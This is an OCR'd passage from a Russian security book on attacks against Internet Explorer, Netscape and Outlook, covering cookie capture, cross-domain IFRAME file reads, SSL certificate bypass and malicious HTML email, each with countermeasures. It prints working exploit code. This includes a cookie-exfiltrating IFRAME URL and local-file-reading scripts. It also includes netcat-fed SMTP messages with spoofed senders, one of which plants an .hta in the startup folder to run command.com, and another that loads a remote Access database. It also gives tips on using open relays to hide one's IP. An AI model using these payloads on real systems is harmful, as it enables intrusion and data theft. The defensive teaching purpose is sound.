казано диалоговое окно утилиты PeepNet, в котором можно увидеть информацию о чьих-то заказах. При этом для аутентификации используются данные cookie, перехваченные программой CaptureNet. (Обратите внимание на фрейм, расположенный в нижнем правом углу диалогового окна с данными сеанса связи, и на строку `Cookie:`. Это данные cookie, используемые при аутентификации.)

Это довольно ловкий трюк. Кроме того, утилита CaptureNet может предоставить полную запись трафика в расшифрованном виде, что практически равносильно возможностям утилит профессионального класса, таких как Sniffer Pro компании Network Associates, Inc. Однако утилита SpyNet еще лучше — ее можно получить бесплатно!

О Контрмеры

Следует остерегаться узлов, на которых файлы cookie применяются для аутентификации и хранения важных идентификационных данных. Одним из инструментов, помогающих в обеспечении защиты, является программа Cookie Pal компании Kookaburra Software (ее Web-узел можно найти по адресу http://www.kburra.com/cpal.html. Этот программный продукт можно настроить так, чтобы для пользователя генерировались предупреждающие сообщения о попытках Web-узла воспользоваться механизмом cookie. При этом можно "заглянуть за кулисы" и решить, следует ли разрешать выполнение этих действий. В Internet Explorer имеется встроенный механизм поддержки файлов cookie. Чтобы активизировать его, запустите аплет Internet Options панели управления, перейдите во вкладку Security, выберите элемент Internet Zone, установите режим Custom Level и для постоянных и временных данных cookie установите переключатель в положение Prompt. Настройка использования файлов cookie в броузере Netscape выполняется с помощью команды Edit⇨Preferences⇨Advanced и установки режима Warn me before accepting a cookie или Disable cookies (см. рис. 16.3). Принимая файл cookie, нужно проверить, записался ли он на диск, и узнать, собирает ли Web-узел информацию о пользователях.

Посещая узел, на котором файлы cookie служат для аутентификации, необходимо убедиться, что первоначально сообщаемые имя и пароль шифруются хотя бы с помощью протокола SSL. Тогда эта информация появится в окне программы PeepNet по меньшей мере не в виде простого текста.

Авторы предпочли бы полностью отказаться от файлов cookie, если бы многие часто посещаемые Web-узлы не требовали этого режима. Например, для популярной во всем мире службы Hotmail компании Microsoft наличие файлов cookie при регистрации обязательно. Поскольку эта служба в процессе аутентификации задействует несколько различных серверов, то добавить их в зону надежных узлов не так-то просто (этот процесс описан в разделе "Разумное использование зон безопасности: общее решение проблемы элементов ActiveX"). В этом случае поможет обозначение `*.hotmail.com`. Файлы cookie — далеко не идеальное решение проблемы неполноты протокола HTML, однако альтернативные подходы, по-видимому, еще хуже (например, добавление к адресу URL идентификатора, который может храниться на proxy-серверах). Пока не появится идея получше, единственным выходом остается контроль над файлами cookie с помощью перечисленных выше методов.

Представим себе нечто ужасное: пользователи Internet Explorer щелкают на специально сконструированных гиперссылках и становятся потенциальными жертвами, рискуя, что их файлы cookie будут перехвачены. Беннет Хазельтон (Bennett Haselton) и Джеми Маккарти (Jamie McCarthy) из тинейджерской организации Peacefire, ратующей за свободу общения через Internet, опубликовали сценарий (`http://www.peacefire.org/security/iecookies`), воплощающий эту идею в жизнь. Этот сценарий извлекает файлы cookie с клиентского компьютера, если его пользователь щелкает на ссылке, содержащейся на этой странице. В результате содержимое файла cookie становится доступным для операторов Web-узла.

Захват файлов cookie через URL

Популярность	5
Простота	8
Опасность	2
Степень риска	5

Эту возможность можно использовать в неблаговидных целях, внедряя дескрипторы IFRAME в HTML-код Web-страницы, электронного сообщения в формате HTML или сообщения из группы новостей. В следующем примере, предложенном консультантом по вопросам безопасности Ричардом М. Смитом, демонстрируется возможность использования дескрипторов IFRAME совместно с утилитой, разработанной организацией Peacefire.

```
<iframe src="http://www.peacefire.org%2fsecurity%2fiecookies%2f
showcookie.html%3f.yahoo.com/"></iframe>
```

Можно составить коварное электронное сообщение, которое "захватывало" бы файлы cookie с жесткого диска пользователя и передавало их операторам узла peacefire.org. Для этого в него много раз нужно поместить ссылку на этот узел так, как показано в примере. Несмотря на то что ребята из Peacefire выглядят довольно приятными людьми, вряд ли кому-нибудь понравится, если к ним в руки попадут конфиденциальные данные.

Контрмеры

Установите модуль обновления, который можно найти по адресу http://www.microsoft.com/technet/security/bulletin/ms00-033.asp. Можно воспользоваться также программой Cookie Pal или встроенными возможностями Internet Explorer, как описано выше.

Изъяны фреймов HTML в Internet Explorer

Малоизвестной особенностью броузера Internet Explorer является возможность использования доменной модели обеспечения безопасности ("cross-domain security model"). Исчерпывающее описание этой концепции можно найти по адресу http://www.microsoft.com/technet/security/bulletin/fq00-009.asp. Вкратце это означает следующее. Описываемая модель скрыто используется и предотвращает чтение, доступ и любые другие операции с данными, открытыми в окне одного узла (простейшая форма домена IE), со стороны окна другого узла. При таком подходе фреймы HTML, открытые в каком-либо окне, должны быть доступны только из родительского окна при условии, что оба они относятся к одному и тому же домену.

Интересной особенностью этой модели является то, что локальная файловая система, содержимое которой можно просматривать с помощью Internet Explorer, тоже рассматривается как домен. Таким образом, если удастся нарушить доменную безопасность, то в распоряжении нечестных операторов Web-узлов окажется много возможностей просмотра данных не только других узлов, посещаемых пользователем, но и файлов, которые находятся на его собственном жестком диске.

Используя некоторые из возможных подходов, достаточно написать лишь несколько строк кода и поместить его на Web-узел или отправить в электронном сообщении. Ниже приведено несколько реализаций этой идеи.

Чтение других доменов с помощью дескриптора IFRAME И document.execCommand

Популярность	*5*
Простота	*6*
Опасность	*7*
Степень риска	*6*

Эксперт в области безопасности броузеров Георгий Гунински (Georgi Guninski) обнаружил несколько случаев нарушения модели доменной безопасности, предотвращающей обмен данными между доменами (его Web-страница, посвященная Internet Explorer, находится по адресу `http://www.guninski.com/browsers.htmlwww.guninski.com/`).

При реализации кода Георгий часто использовал дескриптор `IFRAME`, который уже упоминался выше. Этот дескриптор является расширением стандарта HTML 4.O. В отличие от стандартного дескриптора FRAME, `IFRAME` позволяет создать плавающий фрейм, который располагается посредине обычной Web-страницы, не содержащей фреймов, подобно вставленному в нее изображению. Это довольно простой способ вставки содержимого других узлов (и даже локальной файловой системы) внутрь Web-страницы, который прекрасно подходит для скрытого получения доступа к данным других доменов.

Описываемая реализация представляет собой замечательный пример. В исходном файле дескриптор IFRAME служит для задания локального файла. Затем в окно `IFRAME` вставляется код JavaScript, который выполняется в контексте домена локальной файловой системы. Если код на JavaScript имеет следующий вид

```
IFRAME.focus(); document.execCommand ("имя_команды")
```

то команда *имя_команды* будет выполнена внутри окна IFRAME в контексте домена локального узла. Если нечестный оператор Web-узла знает имя файла (или может о нем догадаться) и его местоположение, то при желании он сможет просмотреть файл любого типа, который может быть открыт в окне броузера. Например, файл winnt\-repair\sam._ таким способом прочитать не удастся, поскольку при этом на экран будет выведено диалоговое окно загрузки файла IE. Георгий представил пример кода, который считывает файл `C:\test.txt` (при условии, что он существует на диске пользователя). Этот код можно найти по адресу http://www.guninski.com/browsers. `htmlwww.guninski.com/`.

О Контрмеры

Установите модуль обновления, который можно найти по адресу `http://www.` microsoft.com/technet/security/bulletin/ms99-042.asp. Можно также отключить режим использования активных сценариев с помощью процедуры, описанной в разделе "Разумное использование зон безопасности: общее решение проблемы элементов ActiveX".

Проверка принадлежности к доменам Internet Explorer

Популярность	5
Простота	6
Опасность	7
Степень риска	6

В июне 2000 года Эндрю Носенко (Andrew Nosenko) из компании Mead & Company сообщил о том, что в Internet Explorer две функции не выполняют надлежащую проверку принадлежности к домену. Это позволяет создать такую страницу HTML, которая открывала бы фрейм с локальным файлом (см. `http://www.ntsecurity.net/go/loader.asp?iD=/security/ie5-17.htm`). В стремлении быть непревзойденным, Георгий Гунински тоже поместил на своем узле сообщение о подобной уязвимости. Код Георгия поражает обманчивой простотой.

```
<IFRAME ID="I1"></IFRAME>
<SCRIPT for=I1 event="NavigateComplete2(b)">
alert("Here is your file:\n"+b.document.body.innerText);
</SCRIPT>
<SCRIPT>
I1.navigate("file://c:/test.txt");
setTimeout('I1.navigate("file://c:/test.txt")',1000);
</SCRIPT>
```

Как и в предыдущем случае, в качестве цели был избран файл `test`. Но с таким же успехом можно считать любой другой файл системы пользователя, который можно просмотреть в броузере. Для этого нужно внести соответствующие изменения в строку `file://c:/test.txt`.

О Контрмеры

Примените модуль обновления, который можно найти по адресу `http://www.microsoft.com/technet/security/bulletin/fq00-033.asp`. Как и в предыдущих случаях, альтернативной мерой является отключение активных сценариев. Эта предосторожность значительно ограничит функциональные возможности Web-узлов, работа которых основана на применении сценариев (см. раздел, посвященный зонам безопасности).

Обман SSL

SSL — это протокол, на котором в настоящее время базируется большинство транзакций, связанных с электронной коммерцией в Internet. В протоколе SSL реализован алгоритм шифрования по открытому ключу, который может отпугивать неискушенных пользователей, однако для тех, кто занимается финансовыми операциями, это важно. Хороший обзор принципов, заложенных в основу протокола SSL, представлен на узле `http://home.netscape.com/security/techbriefs/ssl.html`.

SSL является также спецификацией по обеспечению безопасности, и в этом качестве этот протокол используется разработчиками программных продуктов. Как уже упоминалось в предыдущих разделах, практическая реализация любой даже самой надежной концепции может оказаться неудачной и свести к нулю уровень безопасности, обеспечиваемый любой спецификацией. Именно такая реализация и будет рассмотрена в следующем разделе.

Но перед этим хотелось бы дать один небольшой совет: следует применять наиболее надежные алгоритмы шифрования SSL, доступные для Web-броузеров, т.е. со 128-разрядным ключом. Благодаря послаблению экспортных законов США теперь 128-разрядные версии программ Netscape и Internet Explorer доступны каждому. Исключение составляют лишь страны, внесенные в список эмбарго. В IE выберите команду About и посмотрите, как получить 128-разрядную версию. Пользователям броузера Netscape для этого следует посетить страницу `http://home.netscape.com/download`.

Обход проверки сертификата SSL в Web-броузере

Популярность	*3*
Простота	*1*
Опасность	*6*
Степеньриска	*3*

В этом разделе вы узнаете о том, как можно ввести в заблуждение службу проверки подлинности сертификата SSL Web-узла, который был бы признан недействительным при обычной перекрестной проверке подлинности сертификата на основе сопоставления имени DNS и IP-адреса сервера на другом конце соединения. Такая проверка должна проводиться в соответствии со спецификацией SSL. Однако группа из Словении ACROS Security Team обнаружила изъян в Netscape Communicator до версии 4.73. После того как сеанс связи SSL уже установлен, Communicator этих версий сравнивает в сертификате SSL последующих сеансов только IP-адреса, но не имена DNS. Броузер можно обмануть, открыв сначала сеанс связи SSL с каким-нибудь специально настроенным сервером, маскирующимся под легальный. При этом все последующие соединения SSL с легальными Web-серверами будут замыкаться на "жульническом" сервере, а пользователь не получит об этом ни одного стандартного предупреждения.

Конечно же, авторы осознают, что подобное изложение похоже, скорее, на головоломку. Более последовательное объяснение можно найти в первоначальном сообщении команды ACROS, опубликованном в мае 2000 года в информационном бюллетене CERT (Computer Emergency Response Team), который можно найти по адресу `http://www.cert.org/advisories/CA-2000-05.html`. Несмотря на то что IP-адреса, используемые в приведенном примере, уже устарели, стоит попытаться понять суть этого изъяна. Для большинства пользователей само собой разумеется, что как только маленькая пиктограмма в виде замочка появилась в окне броузера, можно ни о чем не беспокоиться. Как продемонстрировала группа ACROS, пока разработкой программного обеспечения занимаются простые смертные, расслабляться нельзя ни в коем случае.

Подобный изъян был обнаружен группой ACROS и в броузере Internet Explorer. Но проблема Internet Explorer состоит в том, что он проверяет только факт выдачи сертификата организацией, обладающей соответствующими полномочиями, не утруждая себя проверкой имени сервера и сроком годности сертификата. Это происходит лишь тогда, когда SSL-соединение с сервером SSL устанавливается через фрейм или изображение (это коварный способ установления соединения SSL, которых пользователь может и не заметить). В Internet Explorer не проводится и повторная проверка подлинности сертификата, если во время того же сеанса работы программы устанавливается повторный сеанс связи SSL с одним и тем же сервером.

О Контрмеры: обход проверки сертификатов SSL

Как упоминалось выше, обновление программы Communicator до версии 4.73 или выше позволит устранить описанную проблему (`http://home.netscape.com/download`). Пользователи Internet Explorer могут найти информацию о соответствующих модулях обновления по адресу `http://www.microsoft.com/technet/security/bulletin/ms00-039.asp`.

Конечно, подлинность сертификата безопасности узла можно проверить только одним способом. Для этого нужно самостоятельно просмотреть его в окне броузера. И в Netscape, и в Internet Explorer для это нужно щелкнуть на маленькой пиктограмме с изображением замочка, расположенной в нижней части окна броузера. Эту же информацию можно получить, щелкнув на кнопке Security панели инструментов Netscape. В Internet Explorer для просмотра аналогичной информации следует сделать щелчок на пиктограмме с набольшим замочком или выбрать команду File⇨Properties во время посещения страницы, защищенной протоколом SSL. На рис. 16.5 показан сертификат одного из популярных Web-узлов.




Рис. 16.5. Проверка сертификата SSL в броузере Internet Explorer. Убедитесь в том, что эта информация совпадает с той, которую вы ожидали увидеть

В IE существует два параметра, которые позволяют автоматически Проверять, не отменен ли сертификат SSL. К ним относятся Check For Server Certificate Revocation и Check For Publisher Certificate Revocation. Для того чтобы получить доступ к этим параметрам обеспечения безопасности, выберите команду Tools⇨Internet Options, перейдите во вкладку Advanced и просмотрите группу параметров Security.

Хакинг почтовых приложений

Представление многих людей об Internet связано прежде всего с World Wide Web. Однако объем ежедневно отправляемых электронных сообщений, по-видимому, превышает трафик Web. Таким образом, электронная почта является автономным эффек-

тивным средством, входящим в набор пользователя Internet, которое помогает ему комфортно чувствовать себя в киберпространстве. Интересен тот факт, что два чрезвычайно популярных протокола Internet, HTTP и SMTP, имеют много точек соприкосновения, что чрезвычайно увеличивает потенциальную опасность. Сообщения электронной почты в формате HTML — эффективное средство направленного взлома многих броузеров. Для подобных атак можно применять многие из ранее описанных методов, а возможно, и какие-то другие. Добавьте в электронные сообщения небольшое количество мобильного кода — и процесс проникновения в системы доверчивых пользователей станет во многом похож на детскую игру.

НА ЗАМЕТКУ Хотя в этом разделе речь идет исключительно об электронной почте, ясно, что описываемые приемы применимы также и к сообщениям групп новостей Internet. Такая тактика может привести даже к еще более массовым разрушениям, чем "спэм", при котором используются данные методы.

Сто один способ взлома электронной почты

Перед тем как углубиться в обсуждение конкретных видов атак, важно понять, как можно отправить электронное сообщение со злым умыслом. На самом деле сделать это сложнее, чем может показаться на первый взгляд. Большинство современных графических клиентских приложений электронной почты не позволяет оперировать непосредственно с блоком заголовка сообщения SMTP. Ирония состоит в том, что, несмотря на недовольство, которое вызывают изъяны программных продуктов компании Microsoft, проявляющиеся во время приема сообщений, *отправить* созданный взломщиком код HTML с помощью таких программ, как Outlook или Outlook Express, крайне трудно. Конечно же, пользователи UNIX для подобных манипуляций могут воспользоваться традиционными почтовыми клиентами, которые можно использовать из командной строки.

В системе Windows авторам нравится отправлять сообщения вручную из командной строки прямо на сервер SMTP. Лучше всего для этого воспользоваться конвейером, в котором текстовый файл с соответствующими командами SMTP и данными передается через утилиту netcat. Вот как это делается.

Во-первых, необходимо создать файл с нужными командами SMTP и данными сообщения (назовем его `malicia.txt`). При этом, чтобы электронное письмо было правильно отформатировано, важно придерживаться правильного синтаксиса MIME (Multipurpose Internet Mail Extensions). Обычно такие сообщения отправляют в формате HTML, так что само тело сообщения представляет собой часть реализации коварного замысла. В следующем примере главной частью, в которой важно соблюдать синтаксис, являются три строки, начинающиеся со строки `MIME-Version: 1.0`.

```
helo
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit
<HTML>
<h2>Hello World!</h2>
</HTML>
.
quit
```

Затем в командной строке нужно ввести имя этого файла и передать его через конвейер утилите netcat, для которой следует указать соответствующий почтовый сервер с прослушиваемым SMTP-портом 25.

```
type malicious.txt | no -vv mail.openrelay.net 25
```

Наверное, понятно и без слов, что хакеры, скорее всего, выберут неприметный почтовый сервер, который допускает неограниченную передачу сообщений SMTP, и постараются скрыть свой собственный IP-адрес, чтобы его нельзя было выследить с помощью журналов почтовых серверов.

СОВЕТ Такие "открытые каналы пересылки SMTP" часто используются "спэмерами". Их можно легко отыскать в новостях Usenet или найти на Web-узле **http://mail-abuse.org**.

Если вместе с сообщением в формате HTML нужно отправить вложение, то сделать это несколько сложнее. Для этого в сообщение необходимо добавить другую часть в формате MIME и закодировать вложение в формате Base64 в соответствии со спецификацией MIME (см. RFC 2045-49). Лучше всего воспользоваться для этой цели утилитой Джона Майерса (John G. Myers) mpack, которую можно найти по адресу http://www.21st-century.net/Pub/Utilities/Archieves/. Программа mpack изящно добавляет соответствующие заголовки MIME, так что получившийся результат можно сразу отравлять прямо на сервер SMTP. Ниже приведен пример того, как с помощью утилиты mpack зашифровать файл plant.txt и записать полученные данные в файл plant.mim. Параметр -s задает содержимое поля с темой сообщения и не является обязательным.

```
mpack -s Nasty-gram -o plant.mim plant.txt
```

Теперь начинается более сложная часть. Этот фрагмент в формате MIME нужно вставить в уже существующее сообщение HTML. Воспользуемся уже знакомым примером, malicia.txt, и разделим это сообщение с помощью обычных разделителей MIME. Перед разделителями MIME ставится два символа -, а в закрывающих разделителях два этих символа вводятся еще и после разделителей. Кроме того, постарайтесь не забыть поместить часть сообщения MIME multipart/alternative (boundary2), чтобы адресаты смогли расшифровать тело сообщения HTML с помощью программы Outlook. Следует обращать внимание на размещение символов перевода каретки, так как от этого зависит интерпретация сообщения. Заметим, что параметру этого сообщения importance присвоено значение high. Это еще один прием, направленный на заманивание жертвы.

```
helo somedomain.com
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: multipart/mixed;
              boundary="_boundary1_"

--_boundary1_
Content-Type: multipart/alternative;
              boundary="_boundary2_"


--_boundary2_
```

```
Content-Type: text/html; charset=us-ascii

<HTML>
<h2>Hello World!</h2>
</HTML>

--_boundary2_--

--_boundary1_
Content-Type: application/octet-stream; name="plant.txt"
Content-ID: <5551212>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="plant.txt"
Content-MD5: Psn+mcJEv0fPwoEc4OXYTA==

SSBjb3VsZGEgaGFja2VkIHlhIGJhZCANCg==

--_boundary1_--
.
quit
```

После передачи этого файла с помощью утилиты netcat на доступный сервер SMTP сообщение в формате HTML с вложенным файлом `plant.txt` будет доставлено по адресу hapless@victim.net. Чтобы лучше понять применение разделителей MIME в сообщениях, состоящих из нескольких частей, см. раздел 5.1.1 документа RFC 2046, который можно найти по адресу `ftp://ftp.isi.edu/in-notes/rfc2046.txt`. Кроме того, в качестве полезного упражнения можно отправить тестовое сообщение на свой адрес и просмотреть его с помощью приложения Outlook Express. Затем нужно щелкнуть правой кнопкой на данном сообщении и в контекстном меню выбрать команду Properties⇨Details⇨Message Source, чтобы просмотреть сообщение в необработанном виде.

В данной главе авторы будут ссылаться на этот метод как на "капсулу для взлома почты". Теперь, чтобы представить себе степень риска, которую на самом деле представляет собой атака через электронную почту, посмотрим, как этот общий метод применяется в некоторых реальных атаках.

О Контрмеры: взлом электронной почты

Очевидной мерой является отключение возможности получения почтовым клиентом сообщений в формате HTML. К сожалению, для современных почтовых программ сделать это либо сложно, либо невозможно. Кроме того, следует отключить и возможность использования технологий мобильного кода. В разделе, посвященном описанию зон безопасности, уже упоминалось, как это сделать, но для надежности авторы решили еще раз повторить этот совет. В приложениях Outlook и Outlook Express выберите команду Tools⇨Options, перейдите во вкладку Security и выберите зону Restricted Sites, как это показано на рис. 16.2. (Не забывайте, что этот параметр не будет применяться при просмотре Web-страниц в броузере Internet Explorer, в котором используются свои собственные параметры.) Один только этот прием поможет избежать многих перечисленных ниже проблем, поэтому настоятельно рекомендуем воспользоваться этой возможностью.

Безусловно, важно также соблюдать осторожность при работе с вложениями электронных сообщений. Первой инстинктивной реакцией большинства людей на возникновение проблем, подобных появлению вируса ILOVEYOU (см. ниже), — обвинить во всем разработчика программного обеспечения. Однако на самом деле почтовые программы требуют определенных навыков и со стороны пользователя. Модуль обновления Outlook, который можно получить по адресу `http://office.microsoft.`

com/downloads/2000/Out2ksec.aspx, усложняет пользователям процесс запуска вложений, заставляя их перед этим по крайней мере два раза щелкать в появляющихся диалоговых окнах (кстати, этот модуль устанавливает еще и зону безопасности Restricted Sites). Как вы увидите немного ниже, это не просто защита от дураков. Такая мера значительно поднимает барьерную планку для возможных взломщиков. Обычный здравый смысл тоже поможет в этом: не открывайте сообщения и не загружайте вложения, которые пришли от незнакомых людей!

Запуск произвольного кода с помощью электронной почты

При описании следующих атак будут продемонстрированы различные механизмы запуска команд на целевом компьютере. Многие из них приводятся в действие при открытии коварных сообщений или их предварительном просмотре в соответствующей части окна программ Outlook и Outlook Express.

Атаки с использованием элементов ActiveX, помеченных как "Safe for Scripting"


Популярность	*5*
Простота	*6*
Опасность	*10*
Степень риска	*7*

Взломщики не могли выдумать ничего более убийственного: все, что нужно сделать жертве, — это просто прочитать сообщение (или просмотреть его в окне предварительного просмотра программ Outlook и Outlook Express, если такая возможность имеется). При этом *со стороны пользователя не требуется никаких действий.* Эта чудовищная "простота" снова появилась благодаря элементу управления Scriptlet.typelib, помеченному как "safe for scripting" (более подробно этот вопрос обсуждается в разделе, посвященном элементам ActiveX). С такой же легкостью можно использовать Eyegod.ocx, но метод, рассматриваемый в данном разделе, основан на применении проверочного кода Георгия Гунински, в котором используется элемент управления Scriptlet.typelib. Напомним, что Георгий поместил этот код на своем Web-узле http://www.guninski.com/scrtlb-desc.html. Ниже приведена слегка модифицированная версия этого кода, вставленного в капсулу для взлома почты.


```
helo somedomain.com
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Ya gotta read this!
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit
If you have received this message in error, please delete it.
<object id="scr" classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC">
</object>
<SCRIPT>
scr.Reset();
scr.Path="C:\\WIN98\\start menu\\programs\\startup\\guninski.hta";
```

```
scr.Doc="<object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-
00C04FD58A0B'></object><SCRIPT>alert('Written by Georgi Guninski
http://www.guninski.com');wsh.Run('c:\\WIN98\\command.com');</"+
"SCRIPT>";
scr.write();
</SCRIPT>
</object>
.
quit
```

Этот код позволяет реализовать атаку, состоящую из двух этапов. Во-первых, он создает в папке startup на компьютере пользователя файл приложения HTML (с расширением .hta) и записывает в него содержимое сценария. Этот файл создается почти незаметно для пользователя, пока он просматривает сообщение (если внимательно следить за световым индикатором жесткого диска, то можно заметить его мерцание). Вот как выглядит наше тестовое сообщение в папке Inbox (ниже на рисунке показано окно программы Outlook Express). Для завершения взлома достаточно, чтобы сообщение отобразилось в окне предварительного просмотра.



Следующий этап произойдет, когда пользователь перезагрузит компьютер. Рано или поздно это обязательно случится. Конечно же, можно написать такой сценарий, который сам выполнял бы перезагрузку. При этом запустится файл .HTA (данные файлы автоматически интерпретируются командной оболочкой Windows). В нашем случае пользователь получит следующее "приветственное" сообщение.



Эти безобидные действия — одна из многих реализаций в безбрежном море возможностей. В подобной ситуации жертва полностью находится в руках взломщика.

Действие так называемого червя KAK основано на изъяне Scriptlet, который тоже можно использовать для охоты на доверчивых (и не пользующихся модулями обновления) пользователей Outlook и OE. Более подробную информацию о "черве" KAK можно найти по адресу http://www.symantec.com/avcenter/venc/data/wscript.kakworm.html.

О Контрмеры

Примените модули обновления для компонентов ActiveX Scriptlet и Eyedog, которые можно получить по адресу http://www.microsoft.com/technet/security/bulletin/ms99-032.asp.

Еще раз следует напомнить, что данные модули обновления позволят устранить проблему, связанную только с данными компонентами. Более универсальной мерой является отключение в программах электронной почты возможности применения элементов ActiveX. Используемая для этого процедура описана в разделе, в котором рассматриваются зоны безопасности.

"Запуск" документов MS Office с помощью элементов ActiveX

Популярность	*5*
Простота	*5*
Опасность	*10*
Степень риска	*7*

Георгий Гунински не ограничил свои изыскания использованием дескрипторов HTML в электронном сообщении для загрузки потенциально опасных элементов управления ActiveX. В последующих информационных сообщениях, опубликованных на его узле, сообщается, что с помощью этого же метода могут быть "запущены" и потенциально опасные документы Microsoft Office ("поведение" этих документов очень похоже на поведение элементов управления ActiveX). С результатами исследований можно ознакомиться по адресу http://www.guninski.com/sheetex-desc.html (для документов Excel и PowerPoint) и http://www.guninski.com/access-desc.html (здесь описывается процедура запуска кода VBA, содержащегося в базах данных Access).

Руководствуясь двумя соображениями, в этом разделе будет рассмотрена вторая из этих возможностей. Во-первых, вопросы, связанные с Excel и PowerPoint, более интересны ввиду способности этих приложений незаметно записывать файлы на диск, что будет обсуждаться в последующих разделах. Во-вторых, изъян, основанный на использовании Access, по мнению большинства специалистов в области обеспечения безопасности, является более серьезным, поскольку *справиться с ним не помогают все те меры предосторожности, которые применяются для защиты от элементов управления ActiveX.* Даже если полностью запретить их использование, система все равно остается уязвимой. Вот как высоко оценили серьезность этой проблемы специалисты института SANS: "Возможно, это одна из самых опасных ошибок, допущенных компанией Microsoft в программах для рабочих станций Windows (всего ряда — 95, 98, 2000, NT 4.0)" (см. http://www.sans.org/newlook/resources/win_flaw.htm). Грустно, что это замечание, которое на первый взгляд наполнено сенсуализмом, на самом деле может оказаться не так далеко от истины.

Проблема заключается в том способе, который в системе Windows используется для проверки файлов Access (.MDB) при их загрузке в Internet Explorer с помощью дескриптора OBJECT, как показано в следующем фрагменте кода HTML, предоставленного Георгием Гунински.

```
<OBJECT data="db3.mdb" id="d1"></OBJECT>
```

Как только Internet Explorer встречает дескриптор объекта, загружается база данных Access, имя которой задано в параметре data=, а затем для ее открытия вызывается программа Access. Это происходит *перед* тем, как пользователь получит преду-

преждение о потенциальной опасности, которая при этом может возникнуть. Таким образом, база данных будет запущена независимо от того, настроен IE/Outlook/OE для запуска элементов управления ActiveX или нет. Ну и дела!

Пример Георгия основан на применении удаленного файла с именем db3.mdb, который он разместил на своем Web-узле. Этот файл представляет собой базу данных Access, где находится одна форма, запускающая текстовый редактор Wordpad. Вот еще одна капсула для взлома электронной почты, демонстрирующая, как можно реализовать эту атаку.

```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
subject: And another thing!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii

<HTML>
<h2>Enticing message here!</h2>
<OBJECT data="http://www.guninski.com/db3.mdb" id="d1"></OBJECT>
</HTML>

.
quit
```

В этом примере явно задан URL файла db3.mdb (строка 12), чтобы можно было использовать его в сообщении электронной почты. Институтом SANS утверждается, что при доступе и совместном использовании файлов Access через Internet применяется протокол SMB. Просто поразительно, сколько FTP-серверов предоставляет свои ресурсы для бесконтрольного размещения данных и доступа к ним. В следующих разделах указаны другие места хранения данных, которые могут заинтересовать взломщиков.

Основной особенностью атак этого типа является то, что обработка этих простых дескрипторов программами IE/Outlook/OE приводит к запуску файлов, в которых содержится мощный макрос VBA. При этом не требуется какого-либо вмешательства пользователя. Неужели такая перспектива еще никого *не* встревожила?

Контрмеры: использование пароля администратора Access

Запрещение использования элементов управления ActiveX не предотвратит возможности реализации описанных атак. Поэтому нужно применить модуль обновления в соответствии с инструкциями, приведенными по адресу http://www.microsoft.com/technet/security/bulletin/MS00-049.asp. Особое внимание следует обратить на модуль обновления, предназначенный специально для устранения проблемы, связанной с Access (компания Microsoft назвала ее изъяном "сценария IE" ("IE Script")). Этот модуль обновления можно получить по адресу http://www.microsoft.com/windows/ie/download/critical/patch11.htm.

Компания Microsoft предлагает воспользоваться также следующими рекомендациями, которые будут полезны независимо от того, был ли установлен модуль обновления. Для Access нужно установить пароль администратора (по умолчанию он не используется). Выполните для этого следующие действия.

1. Запустите Access 2000, но не открывайте никаких баз данных.
2. Выберите команду Tools⇨Security.
3. Выберите пункт User and Group Accounts.

4. Выберите пользователя Admin, который должен существовать по умолчанию.
5. Перейдите во вкладку Change Logon Password.
6. Если до этого не были внесены никакие изменения, пароль администратора должен быть пустым.
7. Введите пароль администратора.
8. Для выхода щелкните на кнопке OK.

Это должно предотвратить возможность запуска злонамеренного кода VBA и его работы с высокими привилегиями. Специалисты SANS также отметили, что блокирование брандмауэром исходящих запросов на совместное использование файлов Windows (порты TCP 139 и TCP 445) позволит уменьшить вероятность необдуманного запуска пользователями удаленного кода.

Запуск файлов с помощью ненулевого параметра CLSID элементов ActiveX

Популярность	5
Простота	5
Опасность	10
Степень риска	7

